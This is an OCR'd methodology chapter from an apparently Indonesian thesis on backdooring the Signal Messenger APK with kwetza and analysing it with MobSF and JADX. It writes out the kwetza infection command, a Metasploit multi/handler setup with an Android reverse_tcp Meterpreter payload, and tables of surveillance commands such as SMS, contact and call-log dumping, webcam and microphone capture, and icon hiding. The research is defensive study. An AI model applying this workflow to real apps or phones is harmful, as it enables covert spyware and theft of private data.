BAB III
METODOLOGI PENELITIAN

1.1. Objek dan Subjek Penelitian

Dalam penelitian ini, objek yang dikaji adalah penyisipan *malware* pada aplikasi Signal Messenger. Pengujian dilakukan dengan mengimplementasikan satu laptop yang sudah terpasang sistem operasi Kali Linux. Subjek dari penelitian ini adalah alat yang digunakan, yaitu kwetza. Kwetza adalah alat khusus yang digunakan untuk menyisipkan *payload* ke dalam aplikasi Android. Penelitian ini memanfaatkan sumber data yang diperoleh dari hasil pengujian penyisipan *malware* pada aplikasi. Data tersebut berisi informasi tentang proses penyisipan *malware* ke dalam aplikasi tersebut, termasuk proses implementasi, teknik yang digunakan, dan hasil yang diperoleh.

1.2. Alat dan Bahan Penelitian

Dalam penelitian ini, dibutuhkan perangkat untuk mendukung penelitian. Perangkat yang dibutuhkan adalah perangkat keras *(hardware)* dan perangkat lunak *(software).* Pada Tabel 3.1 dan 3.2 terdapat spesifikasi perangkat yang diperlukan.

Tabel 3. 1 Kebutuhan Perangkat Keras


No	Perangkat Keras	Spesifikasi	Keterangan
1	1 Buah Laptop	Intel Celeron Quad Core Processor N4120, 4GB DDR4, SSD 256GB	Sebagai Penyerang
2	1 Buah Smartphone Android	Snapdragon 439, RAM 4GB, ROM 64GB	Sebagai Target
3	1 Buah Kabel Data	Type C	Menghubungkan Laptop dengan target

Tabel 3. 2 Kebutuhan Perangkat Lunak

No	Perangkat Lunak	Keterangan
1	Kali Linux	Sistem operasi yang digunakan untuk penyerangan.
2	Kwetza	Perangkat lunak untuk *backdoor*.
3	Metasploit	*Tools* yang digunakan pada Kali Linux untuk eksploitasi.
4	JADX	Perangkat lunak untuk *decompile* APK.
5	MobSF	Perangkat lunak untuk pengujian secara otomatis.
6	Signal Messenger	Aplikasi yang digunakan sebagai target.

1.3. Diagram Alur Penelitian

Alur penelitian ini dilakukan secara terstruktur dan sistematis melalui serangkaian tahapan. Diawali dengan identifikasi masalah, dilanjutkan dengan studi literatur, kemudian tahap berikutnya adalah pengujian, yang terdiri dari beberapa langkah. Pertama, instalasi dan konfigurasi sistem yang dilakukan untuk mempersiapkan kebutuhan pengujian. Selanjutnya, menyisipkan *malware* kwetza ke dalam aplikasi, yang kemudian diikuti oleh instalasi pada versi Android yang ditargetkan. Setelah itu, akan dilakukan pengujian eksploitasi untuk memahami perilaku *malware*. Tahap selanjutnya adalah tahap analisis yang dibagi menjadi dua yaitu menggunakan *reverse engineering*, di mana dilakukan analisis mendalam terhadap kode dan struktur aplikasi untuk memahami lebih lanjut cara kerja *malware* serta analisis secara otomatis menggunakan MobSF. Terakhir, hasil dari seluruh tahapan analisis akan didokumentasikan dalam bentuk laporan. Laporan ini akan mencakup bukti-bukti yang ditemukan selama penelitian, serta temuan dan rekomendasi yang dihasilkan sebagai hasil dari proses penelitian ini. Adapun pemaparan alur diagram yang dirancang pada penelitian ini, sebagaimana terlihat pada Gambar 3.1.



Gambar 3. 1 Diagram Alur Penelitian

1.3.1. Identifikasi Masalah

Meningkatnya serangan *malware* pada perangkat Android menjadi perhatian utama bagi para pengguna, karena meningkatnya risiko pengunduhan aplikasi yang telah terinfeksi *malware*. *Malware* dibuat dengan tujuan merugikan, dapat menyebabkan kerugian besar bagi para korban. Salah satu metode yang umum digunakan oleh penyerang adalah dengan menciptakan *backdoor* dan menyisipkannya ke dalam aplikasi. *Backdoor*, yang berfungsi sebagai pintu belakang, memberikan akses mudah kepada penyerang dan meninggalkan jejak dari kerentanan yang dimanfaatkan pada sistem Android. Hal ini meningkatkan potensi ancaman terhadap keamanan perangkat Android serta data pribadi pengguna.

1.3.2. Studi Literatur

Dalam penelitian ini, studi literatur menjadi bagian krusial yang mendukung pengetahuan dasar dalam melakukan analisis, implementasi, dan pengujian terkait dengan serangan *malware* pada aplikasi Android. Studi literatur tersebut meliputi teori-teori yang relevan dengan identifikasi masalah, seperti peningkatan serangan *malware* pada platform Android, mekanisme pembuatan dan penyisipan *backdoor* dalam aplikasi, serta teknik-teknik yang digunakan oleh penyerang dalam menciptakan dan menyebarkan *malware*. Informasi dan pemahaman dari sumber-sumber literatur seperti buku, jurnal ilmiah, dan website terkait menjadi dasar pengetahuan yang diperlukan untuk melakukan analisis

yang mendalam mengenai serangan *malware*, serta untuk merumuskan strategi pengujian yang efektif.


1.3.3. Tahap Pengujian

1. Instalasi dan Konfigurasi Sistem

Tahap pertama adalah instalasi dan konfigurasi sistem yang dilakukan pada sistem operasi kali linux. Hal pertama yang dilakukan adalah dengan melakukan clone github kwetza dengan perintah `git clone https://github.com/sensepost/kwetza.git`. Perintah tersebut digunakan untuk mengunduh atau menyalin repositori proyek kwetza dari GitHub ke sistem lokal Anda menggunakan Git. Kemudian untuk langkah berikutnya adalah melakukan instalasi BeautifulSoup yang dapat diinstall dengan pip menggunakan perintah `pip install beautifulsoup4`. Beautiful Soup adalah sebuah pustaka Python yang digunakan untuk melakukan ekstraksi data dari dokumen HTML dan XML. Langkah terakhir adalah melakukan instalasi apktool, kwetza memerlukan apktool untuk mendapatkan akses dari sebuah PATH. Perintah untuk instalasi Apktool yang pertama adalah unduh Linux wrapper script lalu simpan dengan nama apktool, kemudian unduh apktool versi terbaru dan ganti nama menjadi apktool.jar, selanjutnya pindahkan apktool.jar dan apktool ke dalam folder */usr/local/bin* dengan masuk ke dalam *root*, langkah terakhir adalah melakukan eksekusi pada kedua file tersebut dengan chmod +x. Langkah untuk instalasi apktool juga dapat dilihat pada *https://ibotpeaches.github.io/Apktool/install* untuk instalasi pada sistem operasi Linux.

2. Menyisipkan *Malware*

Setelah instalasi dan konfigurasi sistem berhasil, langkah selanjutnya adalah menyisipkan *malware* dengan menggunakan perintah `python kwetza.py nameOfTheApkToInfect.apk https/tcp LHOST LPORT yes/no customClass`.



Gambar 3. 2 Menyisipkan *Malware*

nameOfTheApkToInfect.apk = nama APK yang diinfeksi, disini nama aplikasi nya adalah signal.apk. Kemudian pilih koneksi HTTPS atau TCP, disini menggunakan TCP. Untuk LHOST diisi alamat IP penyerang, dan untuk LPORT diisi port penyerang yaitu 4444. Sertakan *"yes"* untuk memasukkan izin jahat tambahan ke dalam aplikasi, *"no"* untuk memanfaatkan izin default aplikasi.

3. Instalasi Pada Versi Android

Instalasi pada versi Android merupakan salah satu tahapan penting karena bertujuan untuk memastikan bahwa aplikasi yang sudah disusupi *malware* dapat diinstal dan beroperasi secara efektif pada semua versi atau beberapa versi Android saja. Pada penelitian ini dilakukan instalasi pada versi Android 10 dengan MIUI 12.5.3 dan versi Android 12 dengan MIUI 13.0.5.

4. *Exploit*

Langkah terakhir dalam tahap pengujian adalah melakukan *exploit*, di mana sistem yang sudah disusupi *malware* akan diuji untuk melihat seberapa rentan atau tangguhnya terhadap serangan dari *malware* yang disisipkan sebelumnya. Setelah dilakukan *exploit* kemudian menjalankan *meterpreter*. Perintah untuk melakukan *exploit* adalah pertama dengan menjalankan `msfconsole`, kemudian setelah itu melakukan *setting multihandler* dengan perintah `use multi/handler` yang digunakan untuk memilih modul "*handler*" yang digunakan untuk menangani koneksi balik (*reverse shell*) dari target yang terinfeksi. Selanjutnya adalah mengatur *payload* dengan perintah `set payload android/meterpreter/reverse_tcp`, perintah tersebut digunakan untuk mengatur *payload* yang akan digunakan dalam eksploitasi target. Menggunakan "`android/meterpreter/reverse_tcp`" untuk *payload meterpreter* perangkat Android dengan koneksi balik TCP. Langkah selanjutnya adalah melakukan setting LHOST dan LPORT penyerang. Setelah berhasil kemudian lakukan `exploit`.

Gambar 3. 3 *Exploit*

Setelah dilakukan *exploit*, proses selanjutnya adalah menjalankan meterpreter yang bertujuan untuk mengidentifikasi dan memperoleh akses yang tersedia. Langkah ini diambil untuk menjelajahi kemungkinan akses yang dapat dieksploitasi dan dieksekusi dalam sistem yang telah disusupi. Setelah meterpreter dijalankan, terdapat banyak akses yang tersedia dan akses tersebut dikategorikan menjadi sembilan bagian.

1. *Command Menu*

Command Menu adalah daftar perintah atau opsi yang tersedia untuk pengguna dalam suatu aplikasi atau program. Daftar ini biasanya ditampilkan dalam antarmuka pengguna untuk memilih tindakan yang ingin dilakukan atau menuju ke bagian tertentu dari aplikasi. Pada Tabel 3.3 terdapat 32 *command menu.*

Tabel 3. 3 *Command Menu*

Command Menu		
?	exit	resource
background	get_timeouts	run
bg	guid	secure
bgkill	help	sessions
bglist	info	set_timeouts
bgrun	irb	sleep
channel	load	transport
close	machine_id	use
detach	pry	uuid
disable_unicode_encoding	quit	write
enable_unicode_encoding	read	

2. Stadapi: *File System Commands*

File System Commands adalah istilah yang mengacu pada serangkaian perintah atau operasi yang digunakan untuk mengelola sistem file pada komputer. Perintah ini digunakan untuk berbagai tindakan terkait dengan penyimpanan dan organisasi file di dalam sistem operasi. Contoh dari perintah-perintah ini termasuk perintah untuk membuat, menghapus, menyalin, memindahkan, dan mengubah nama file atau direktori, serta perintah untuk menampilkan daftar isi dari direktori, mengubah hak akses file, atau menggabungkan atau membagi file. Perintah-perintah ini umumnya tersedia dalam shell atau lingkungan baris perintah dari sistem operasi.

Pada Tabel 3.4 terdapat 22 *file system commands.*

Tabel 3. 4 *File System Commands*

Stdapi: *File System Commands*	
cat	lcd
cd	lls
checksum	lpwd
cp	ls
del	mkdir
dir	mv
download	pwd
edit	rm
getlwd	rmdir
getwd	search
lcat	upload

3. Stadapi: *Networking Commands*

Networking Commands adalah perintah atau operasi yang digunakan untuk mengelola dan memantau jaringan komputer. Perintah-perintah ini digunakan untuk melakukan berbagai tindakan terkait dengan pengaturan, pemecahan masalah, dan analisis jaringan. Contoh dari perintah-perintah ini termasuk perintah untuk menampilkan informasi tentang ip address dan mengkonfigurasi alamat IP. Pada Tabel 3.5 terdapat empat *networking commands.*

Tabel 3. 5 *Networking Commands*

Stdapi: *Networking Commands*
ifconfig
ipconfig
portfwd
route

4. Stadapi: *System Commands*

System Commands adalah perintah atau operasi yang digunakan untuk mengelola dan mengontrol berbagai aspek dari sistem komputer secara keseluruhan. Perintah-perintah ini memungkinkan pengguna untuk melakukan berbagai tindakan terkait dengan pengaturan, pemantauan, dan administrasi sistem. Pada Tabel 3.6 terdapat sembilan *system commands.*

Tabel 3. 6 *System Commands*

Stdapi: *System Commands*	
`execute`	`pgrep`
`getenv`	`ps`
`getpid`	`shell`
`getuid`	`sysinfo`
`localtime`	

5. Stadapi: *User Interface Commands*

User Interface Commands adalah serangkaian perintah atau operasi yang digunakan untuk melakukan interaksi antarmuka pengguna pada suatu sistem komputer. Pada Tabel 3.7 terdapat dua *user interface commands.*

Tabel 3. 7 *User Interface Commands*

Stadapi: *User Interface Commands*
`screeenshare`
`screenshot`

6. Stadapi: *Webcam Commands*

Webcam Commands adalah perintah atau operasi yang digunakan untuk mengendalikan atau berinteraksi dengan webcam yang terhubung ke suatu sistem komputer. Perintah-perintah ini memungkinkan pengguna untuk melakukan berbagai tindakan terkait dengan pengoperasian dan pengelolaan webcam, seperti mengaktifkan atau menonaktifkan webcam, mengatur

resolusi gambar, merekam video atau gambar, dan mengatur opsi pengaturan lainnya. Pada Tabel 3.8 terdapat lima *webcam commands.*

Tabel 3. 8 *Webcam Commands*

Stadapi: *Webcam Commands*
record_mic
webcam_chat
webcam_list
webcam_snap
webcam_*stream*

7. Stadapi: *Audio Output Commands*

Audio Output Commands adalah perintah atau operasi yang digunakan untuk mengontrol atau mengelola *output* audio dari suatu sistem komputer. Perintah-perintah ini memungkinkan pengguna untuk melakukan berbagai tindakan terkait dengan pengaturan, pemutaran, dan pengelolaan *output* suara dari komputer ke perangkat audio eksternal seperti speaker atau headphone. Pada Tabel 3.9 terdapat satu *audio output commands.*

Tabel 3. 9 *Audio Output Commands*

Stadapi: *Audio Output Commands*
play

8. Android *Commands*

Android Command adalah perintah atau operasi yang digunakan untuk mengendalikan atau berinteraksi dengan sistem operasi Android pada perangkat yang menjalankannya. Pada Tabel 3.10 terdapat 11 android *commands.*

Tabel 3. 10 Android *Commands*

Android *Commands*	
activity_start	interval_collect
check_root	send_sms
dump_calllog	set_audio_mode
dump_contacts	sqlite_query

Android *Commands*	
dump_sms	wakelock
geolocate	Wlan_geolocate
hide_app_icon	

9. *Application Controller Commands*


Application Controller Commands adalah perintah atau operasi yang digunakan untuk mengendalikan atau mengelola aplikasi pada suatu sistem komputer atau platform. Perintah-perintah ini digunakan pengguna atau administrator sistem untuk melakukan berbagai tindakan terkait dengan pengaturan, pemantauan, dan administrasi aplikasi yang dijalankan. Pada Tabel 3.11 terdapat empat *application controller commands.*

Tabel 3. 11 *Application Controller Commands*

Application Controller Commands.
app_install
app_list
app_run
app_uninstall

1.3.4. Tahap Pengujian

Pada tahap ini, dilakukan dua proses analisis yang penting untuk memahami perilaku *malware* yang sudah disisipkan pada aplikasi Signal Messenger. Analisis pertama dilakukan menggunakan analisis statis MobSF, di mana aplikasi yang telah disusupi *malware* akan dilakukan *scanning* menggunakan MobSF untuk mengetahui adanya *malware* dalam aplikasi tersebut. Selanjutnya, analisis yang kedua dilakukan dengan menggunakan teknik *reverse engineering* terhadap aplikasi yang telah disusupi *malware*. Dalam tahap ini, akan dilakukan analisis mendalam terhadap kode sumber aplikasi untuk mengidentifikasi semua perubahan yang terjadi setelah adanya penyisipan *backdoor*.



Gambar 3. 4 Tahap *Reverse Engineering*

Berdasarkan Gambar 3.4 aplikasi yang telah disusupi *malware* akan dilakukan dekompilasi menggunakan JADX. Saat aplikasi tersebut di dekompilasi menggunakan JADX, hasilnya akan berupa sejumlah berkas yang mencakup struktur inti dari aplikasi Android. Berkas yang dihasilkan termasuk AndroidManifest.xml, yang merupakan berkas manifest aplikasi yang berisi informasi penting tentang aplikasi serta izin-izin yang diminta oleh aplikasi pada perangkat Android. Selain itu, hasil dekompilasi juga akan menghasilkan berkas-berkas seperti META-INF, assets, resources.rsc, lib, res, dan *class*es.dex. Berkas META-INF berisi informasi metadata yang terkait dengan berkas APK, sementara berkas assets mungkin berisi aset-aset tambahan seperti file konfigurasi atau berkas-berkas data. Berkas resources.rsc mengandung sumber daya aplikasi seperti gambar, tata letak, dan string. Direktori lib mungkin berisi berkas biner untuk perpustakaan atau modul tambahan, sedangkan direktori res berisi sumber daya tambahan seperti gambar, ikon, dan file XML. Terakhir, berkas *class*es.dex berisi kode aplikasi yang sudah terkompilasi.